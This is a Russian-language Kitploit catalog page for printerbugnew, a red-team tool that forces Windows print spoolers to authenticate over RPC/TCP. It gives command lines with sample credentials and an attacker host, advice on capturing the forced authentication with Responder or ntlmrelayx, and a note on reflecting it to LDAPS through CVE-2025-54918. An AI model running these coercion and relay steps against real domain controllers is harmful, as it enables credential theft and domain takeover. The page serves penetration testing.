Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
printerbugnew — Версия printerbug.py только для DCERPC | Kitploit

Инструменты/GitHubGitHub/decoder-it/printerbugnew
Повышение привилегийАнализ уязвимостейЭксплуатацияЛатеральное перемещениеТестирование на ПроникновениеКомандование и УправлениеАутентификацияRed Teaming
GitHubdecoder-it/printerbugnew

printerbugnew

Версия printerbug.py только для DCERPC

Репозиторий
23326391 год назадПроверено Kitploit
Поделиться

Чистый триггер очереди печати через RPC по TCP

Для Windows 11 22H2+ / Windows Server 2025

Использование


printerbugnew.py <target_host> [username] [password] [domain] [attacker_host] [tcp_port]

Примеры

Анонимное подключение

printerbugnew.py 192.168.1.100

С учетными данными

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN

Триггер обратного подключения к другому хосту (атакующему)

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50

Использование конкретного порта RPC

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50 49152
Примечания

  • Цель должна быть Windows 11 22H2+ или Server 2025 (RPC через TCP по умолчанию)
  • Для старых версий spoolss использует RPC через Named Pipes (SMB)
  • Убедитесь, что порты 135 и динамические порты RPC (49152-65535) открыты
  • Запустите Responder или ntlmrelayx на attacker_host для захвата аутентификации
  • Kerberos в этом случае не работает из-за неправильного SPN от спулера, что заставляет использовать NTLM.
  • Найдите порт RPC/TCP целевого спулера, запросив Endpoint Mapper (EPM) на TCP/135 по UUID интерфейса 12345678-1234-abcd-ef00-0123456789ab. Вы можете использовать rpcdump.py, PortQry или любой другой инструмент — или просто реализовать поиск EPM прямо в этом коде ;)
  • Основано на https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py



    изображение

    изображение

    изображение

Обновление для CVE-2025-54918

Этот эксплойт через отражение работает только на W2025 с «новым» printerbug (DCERPC вместо Named Pipes). Вам потребуется изменить ntlmrelayx в нескольких местах, чтобы он заработал. После этого вы сможете удаленно вызвать ошибку принтера на контроллере домена W2025 и отразить аутентификацию через LDAPS(!), даже если Channel Bindings ТРЕБУЕТСЯ

ldaprelayclient.py:

изображение
rpcrelayserver.py
изображение

и релей ;)
изображение


Уязвимость была исправлена в Patch Tuesday сентября 2025: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-54918

Исправление гарантирует, что MIC всегда вычисляется, даже если сообщение Type 3 пусто.

Спасибо автору этого CVE за ценный совет :)

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    254

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →